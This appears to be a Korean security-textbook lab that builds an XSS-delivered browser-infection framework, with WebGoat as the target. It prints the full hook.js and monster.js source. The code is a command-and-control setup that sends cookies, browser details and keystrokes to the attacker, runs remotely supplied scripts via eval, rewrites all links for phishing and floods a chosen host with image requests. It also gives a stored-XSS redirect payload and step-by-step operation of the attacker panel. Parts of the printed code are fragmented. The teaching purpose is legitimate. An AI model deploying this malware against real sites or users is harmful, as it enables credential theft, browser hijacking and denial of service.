

공격 원리

공격 대상 웹 서버는 XSS 취약점이 내재된 웹 페이지를 가지고 있다. 공격자는 먼저 피해자를 감염시키는 hook.js와 감염된 피해자와 통신하는 C&C 서버인 monster.js를 만든다. 그리고 XSS 취약점 공격을 통해 웹 서버에 hook.js를 실행하는 코드를 삽입한다. 이 후 피해자 PC가 XSS 공격이 이루어진 페이지에 접속하면, 피해자 PC의 브라우저는 hook.js를 실행시키고 monster.js와 통신한다. 공격자는 monster.js를 통해 피해자 PC의 브라우저에 제어 및 공격 명령을 내린다.

실습 환경

실습은 편의상 웹 서버, 피해자, 공격자를 모두 하나의 시스템에 구축한다.

- OS: CentOS 7
- WebGoat 7.1
- Node 6.10.3
- socket.io 1.7.4
- Browser_Infection_Framework.zip

실습 과정

본 실습은 환경 구성, 공격 준비, 웹 서버 공격 및 피해자 접속, 피해자 공격 순으로 진행된다.

1) 환경 구성

1-1. 본 실습은 XSS를 통해 웹 서버를 공격하기 때문에, 웹 서버에 XSS에 취약한 페이지를 가지고 있는 WebGoat를 설치한다.

```
wget https://github.com/WebGoat/WebGoat/releases/download/7.1/webgoat-container-7.1-exec.jar  
java -jar webgoat-container-7.1-exec.jar
```

2) 공격 준비

2-1. 공격 환경을 구성하기 위해 Apache, PHP를 설치한다.

```
yum install -y httpd  
yum install -y php  
service httpd start  
systemctl enable httpd
```

2-2. 공격 환경을 구성하기 위해 Node.js, socket.io를 설치한다.

```
yum install -y epel-release  
yum install -y npm  
yum install -y nodejs  
npm init -yes  
vi package.json  
("main" 아래에 다음을 추가)  
"dependencies": {  
    "socket.io": "^1.7.4"  
},  
(esc > :wq 입력 후 엔터를 눌러서 저장한다.)  
npm install socket.io  
node -v  
npm list socket.io
```

아래의 왼쪽 그림은 vi package.json 후 수정한 상태이고 아래의 오른쪽 그림은 출력된 Node.js와 socket.io의 버전 정보이다.

```
{  
    "name": "root",  
    "version": "1.0.0",  
    "description": "",  
    "main": "index.js",  
    "dependencies": {  
        "socket.io": "^1.7.4"  
    },  
    "scripts": {  
        "test": "echo \"Error: no test specified\" && exit 1"  
    },  
    "keywords": [],  
    "author": "",  
    "license": "ISC"  
}
```

```
[ root@localhost ~] # node -v  
v6.10.3  
[ root@localhost ~] # npm list socket.io  
root@1.0.0 /root  
└── socket.io@1.7.4
```

2-3. Browser_Infection_Framework.zip을 /var/www/html/attack에 압축 해제한다.

Browser_Infection_Framework.zip에는 다음과 같은 파일이 포함되어 있다.

- monster.js: 감염된 피해자 PC의 브라우저와 공격자 간의 통신을 담당하는 C&C 서버
- interface.php: monster.js를 통해 피해자를 조종하기 위한 인터페이스
- interface.css: interface.php의 stylesheet 파일
- interface.js: interface.php에서 사용되는 자바스크립트 함수가 선언된 파일
- scriptlist.js: 공격에 사용되는 스크립트 리스트를 담은 파일
- hook.js: 피해자가 실행시키도록 할 파일. 실행되면 monster.js와 통신하며, 각종 정보를 제공하고 하달되는 공격 명령들을 실행한다
- victim/index.html: XSS를 활용하여 리다이렉션시킬 웹 페이지. hook.js를 실행하는 자바스크립트가 포함되어 있다.

hook.js는 아래와 같다.

```
/*
 * Copyright (c) 2017 Min Hyeok Park <████████@████.████>
 *                 Mimkyum Kim <████████@████.████>
 */
$(document).ready(function(){

    // 웹 소켓 통신 시작
    var socket = io.connect('127.0.0.1:20001' , {
        'reconnection': true,
        'reconnectionDelay': 1000,
        'reconnectionDelayMax' : 5000,
        'reconnectionAttempts': 5
    });
    socket.connect();
    socket.on("test", function(data){
        console.log(data);
    });

    // 정보수집부, browser navigator object
    function get_navigator(){
        //plugins
        var cp = {};
    }
});
```

```

cp.appCodeName = na.appCodeName;
cp.appVersion = na.appVersion;
cp.cookieEnabled = na.cookieEnabled;
cp.userAgent = na.userAgent;
cp.platform = na.platform;
cp.language = na.language;
cp.plugins = {};
for(var key in na.plugins){
    if(typeof(na.plugins[key]) !== 'object'){
        cp.plugins[key] = na.plugins[key];
    }else{
        cp.plugins[key] = {};
        for(var key2 in na.plugins[key]){
            var str = na.plugins[key][key2];
            if(typeof(str) !== 'object'){
                cp.plugins[key][key2] = str;
            }
        }
    }
}
cp.cookie = document.cookie;
return cp;
}
var na = get_navigator();
socket.emit("navigator",JSON.stringify(na));

// 키로거 함수
document.onkeypress = function(e){
    socket.emit("keylogger", e.key);
}

// 스크립트 삽입
socket.on("monster_script",function(data){
    eval(data);
});

// Href Phishing
socket.on("href_phishing",function(data){
    $("a").each(function(){
        $(this).attr("href",data);
    });
})

```

```
});

// Image Flooding DDoS
var flag = 0;
var floodURL = "";
var floodCnt = 5;
function imgflood() {
    if(!flag) return 0;
    console.log(1);
    for(var i = 0; i < floodCnt; i++){
        var pic = new Image()
        var rand = Math.floor(Math.random() * 100000)
        pic.src = 'http://'+floodURL+"?rand"+'='+rand;
    }
}
setInterval(imgflood, 1000);

// Image Flooding 시작
function img_flood_on(data){
    floodURL = data;
    flag = 1;
};

// Image Flooding 종료
function img_flood_off(){
    flag = 0;
    floodURL = '';
};

// Unhook
function unhook(){
    $("script").each(function(){
        if($(this).attr("src") == "./hook.js"){
            $(this).detach();
        }
    });
}
});
```

monster.js는 아래와 같다.

```
/*
 * Copyright (c) 2017 Min Hyeok Park <████████@████.████>
 *             Mimkyum Kim <████████@████.████>
 */

var io = require('socket.io').listen(20001);
var path = require('path');
//var database = require('./dbcon');
var user_obj = {};
var user_data = {};
var usersocket = {};

console.log('start monster js...');

io.sockets.on('connection', function(socket) {
    // 사용자 접속 및 오브젝트 생성
    console.log("newuser");
    usersocket = socket;
    socket.emit('test', 'hook!!!');
    user_obj[socket.id] = socket;
    user_obj[socket.id].data = {};
    user_data[socket.id] = user_obj[socket.id].data;
    user_data[socket.id].keylogger = "";

    // navigator
    socket.on('navigator', function(data){
        user_data[socket.id].nav = JSON.parse(data);
    });

    // keylogger
    socket.on('keylogger', function(data){
        user_data[socket.id].keylogger = user_data[socket.id].keylogger+data;
        console.log(user_data[socket.id].keylogger);
    });

    // script injection
    socket.on('script_injection', function(data){
        socket.emit('monster_script', 'console.log("attack")');
    });

    // href phishing
})
```

```

socket.on('href_phishing', function(data){
    socket.emit('href_phishing', 'http://google.com');
});
});

var m_io = require('socket.io').listen(20002);
m_io.sockets.on('connection', function(socket) {
    console.log("newMonster");
    socket.on('monster', function(){
        console.log('monster on');
    });
});

socket.on('getinfo', function(){
    setInterval(function(){
        var tmp = [];
        var i = 0;
        for(var key in user_obj){
            tmp[i] = {};
            tmp[i].socketId = user_obj[key].id;
            tmp[i].ip = user_obj[key].handshake.address;
            i++;
        }
        console.log(tmp);
        socket.emit('user_obj', tmp);
    }, 1000);
});

// DDoS ATTACK
if(false){
    socket.on('ddosattack', function(){
        socket.emit('img_flood_on', {'url':'211.247.66.74','img':'19.jpg'});
    });
}

socket.on('keylogger', function(data){
    //socket.emit('keylogger', user_obj[data.socketid]);
    if(user_data[data.socketid]){
        console.log(user_data[data.socketid]);
        socket.emit('keylogger', user_data[data.socketid]);
    }else{

```

```

        console.log('no data');
        socket.emit('keylogger', 'no data');
    }
});

socket.on('monster_script', function(data){
    console.log(io.sockets);
    if(user_data[data.socketid]){
        io.sockets.in(data.socketid).emit('monster_script', data.script);
        //socket[data.socketid].emit('monster_script', data.script);
    }else{
        console.log('fail');
    }
});

socket.on('navigator', function(data){
    //console.log(io.sockets);
    if(user_data[data.socketid]){
        console.log(user_data[data.socketid]);
        socket.emit('navigator', user_data[data.socketid].nav);
    }else{
        console.log('fail');
    }
});
});

```

나머지 소스 코드는 본 교재를 위한 웹 사이트를 참고하기 바란다.

- shinan.hongik.ac.kr/~sohwang
- cafe.daum.net/securitybook


3) 웹 서버 공격 및 피해자 접속

3-1. 공격자는 WebGoat의 XSS 실습 페이지에 접속한다.

```

http://localhost:8080/WebGoat
ID: guest / PW: guest
Cross-Site Scripting (XSS) > Stored XSS Attacks를 클릭한다.

```



3-2. 공격자는 아래와 같이 XSS를 통해 웹 서버를 공격한다.

공격이 성공한 사실을 쉽게 확인할 수 있도록 해당 게시글을 출력하는 대신, hook.js를 실행시키는 victim/index.html로 리다이렉션 시키는 스크립트를 아래와 같이 Message 필드에 삽입한다.

The message field contains the following JavaScript code:

```
<script> location.href='http://localhost/attack/victim/index.html'</script>
```

3-3. 공격자는 monster.js를 실행한다.

아래와 같이 monster.js를 실행하면, 공격자가 interface.php를 통해서 접속하는 것을 기다리며, 동시에 피해자가 hook.js를 통해서 접속하기를 기다린다.

```
[root@localhost attack]# node monster.js
start monster js...
```


3-4. 공격자는 interface.php에 접속한다.



3-5. 피해자가 공격 당한 웹 페이지에 접속한다.

A screenshot of a Mozilla Firefox browser window titled 'WebGoat - Mozilla Firefox'. The address bar shows 'localhost:8080/WebGoat/start.mvc#attack/598569451/90C'. The main content area is titled 'Stored XSS Attacks'. On the left, there is a sidebar with a navigation tree: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions. The main content area has buttons for Show Source, Show Solution, Show Plan, Show Hints, and Restart Lesson. Below these buttons, there is a text area for 'Title:' and 'Message:', with a 'Submit' button. The 'Message:' field contains the text 'test'. Below the form, there is a section titled 'Message List' with a single entry: 'Attack'.

위 화면에서 Attack이라는 제목을 클릭했을 뿐이지만 victim/index.html로 리다이렉션 된다(이 경우 내부적으로 hook.js가 실행된다).



3-6. 공격자는 interface에서 감염된 피해자의 목록을 확인한다.

A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://127.0.0.1/attack/interface.php'. The main content area displays a table with one row:

	감염자	접속중
0	::ffff:127.0.0.1	Alive

Below the table is a horizontal menu bar with several buttons: 키로그, 인젝션, 정보수집, DDoS, Unhook, Href, and Phishing. A message at the bottom of the page says '상단에서 모드를 선택해주세요'.

4) 피해자 공격

4-1. 공격자는 interface에서 피해자를 선택한다.

A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://127.0.0.1/attack/interface.php'. The main content area displays a table with one row:

	감염자	접속중
0	::ffff:127.0.0.1	Alive

The row for host '0' is highlighted with a blue background. Below the table is a horizontal menu bar with several buttons: 키로그, 인젝션, 정보수집, DDoS, Unhook, Href, and Phishing. A message at the bottom of the page says '상단에서 모드를 선택해주세요'.

4-2. 정보수집 버튼을 클릭하여 수집된 피해자의 정보를 파악한다.



A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://127.0.0.1/attack/interface.php'. The main content area displays a table with one row:

	감염자	접속중
0	::ffff:127.0.0.1	Alive

The row for host '0' is highlighted with a blue background. Below the table is a horizontal menu bar with several buttons: 키로그, 인젝션, 정보수집 (which is highlighted in black), DDoS, Unhook, Href, and Phishing. A message at the bottom of the page says '상단에서 모드를 선택해주세요'. The right side of the screen shows a detailed 'browser info' object:

```
browser info
appCodeName : Mozilla
appVersion : 5.0 (X11)
cookieEnabled : true
userAgent : Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
platform : Linux x86_64
language : ko-KR
plugins : [object Object]
cookie :
```

4-3. 스크립트 인젝션을 수행한다. 여기서는 스크립트 리스트 중에서 alert('a')를 스크립트 인젝션 입력창에 넣고 실행 버튼을 누른다.



본 실습에서는 인젝션 공격을 예로 들어 설명했다. 다음은 다른 기능을 사용하는 방법이다.

- 키로그: 이 기능을 선택하면 피해자가 브라우저에 입력한 값들이 표시된다.
- DDoS 공격: Image Flooding이기 때문에 공격하고자 하는 웹 서버의 특정 이미지 경로를 입력하면 된다. 단, 다수의 피해자에게 명령해야 DDoS 공격이 성공한다.
- Href Phishing: 피해자가 접속하게 할 URI를 입력한다. 피해자가 보고 있는 화면의 모든 링크를 입력하는 URI로 수정한다.

대응 방안

이와 같은 공격을 방어하기 위해 웹 서버 관리자는 다음과 같은 XSS 대응 방안을 마련해야 한다.

관리자 측 방어 기법은 다음과 같다.

1. 사용자의 입력값을 검증하고 필터링(단, 스크립트 작성을 허용할 경우 화이트리스트로 관리)한다.
2. 사용자의 입력에 대한 유효성 검사를 한다.
3. 특수 문자를 치환한다.

사용자는 다음과 같은 대응 방안을 적용하여야 한다.

1. 신뢰할 수 없는 사이트에서 스크립트 사용을 금지한다.
2. 웹 브라우저를 업데이트하여 악성 스크립트의 실행을 차단한다.